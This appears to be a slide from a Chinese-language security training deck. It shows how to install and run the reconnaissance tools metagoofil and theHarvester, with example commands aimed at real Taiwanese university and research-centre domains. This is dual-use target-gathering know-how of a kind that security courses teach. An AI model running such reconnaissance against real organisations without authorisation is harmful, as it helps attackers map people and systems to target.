
metagoofil

- Linux : apt-get install metagoofil
- Windows: <https://github.com/laramies/metagoofil>
- #metagoofil -d ntu.edu.tw -t pdf -o /root/Downloads/

```
root@kali:~# metagoofil
usage: metagoofil.py [-h] -d DOMAIN [-e DELAY] [-f] [-i URL_TIMEOUT]
                     [-l SEARCH_MAX] [-n DOWNLOAD_FILE_LIMIT]
                     [-o SAVE_DIRECTORY] [-r NUMBER_OF_THREADS] -t FILE_TYPES
                     [-u [USER_AGENT]] [-w]
metagoofil.py: error: the following arguments are required: -d, -t
```

theHarvester

- Download:<https://github.com/laramies/theHarvester>
 - 常用 : theharvester -d {網域} -b {google,bing}
 - theharvester -d nchc.org.tw -l 100 -b bing



► Hackers are anywhere, any time!
Are you READY ?

Welcome to Shieldx.io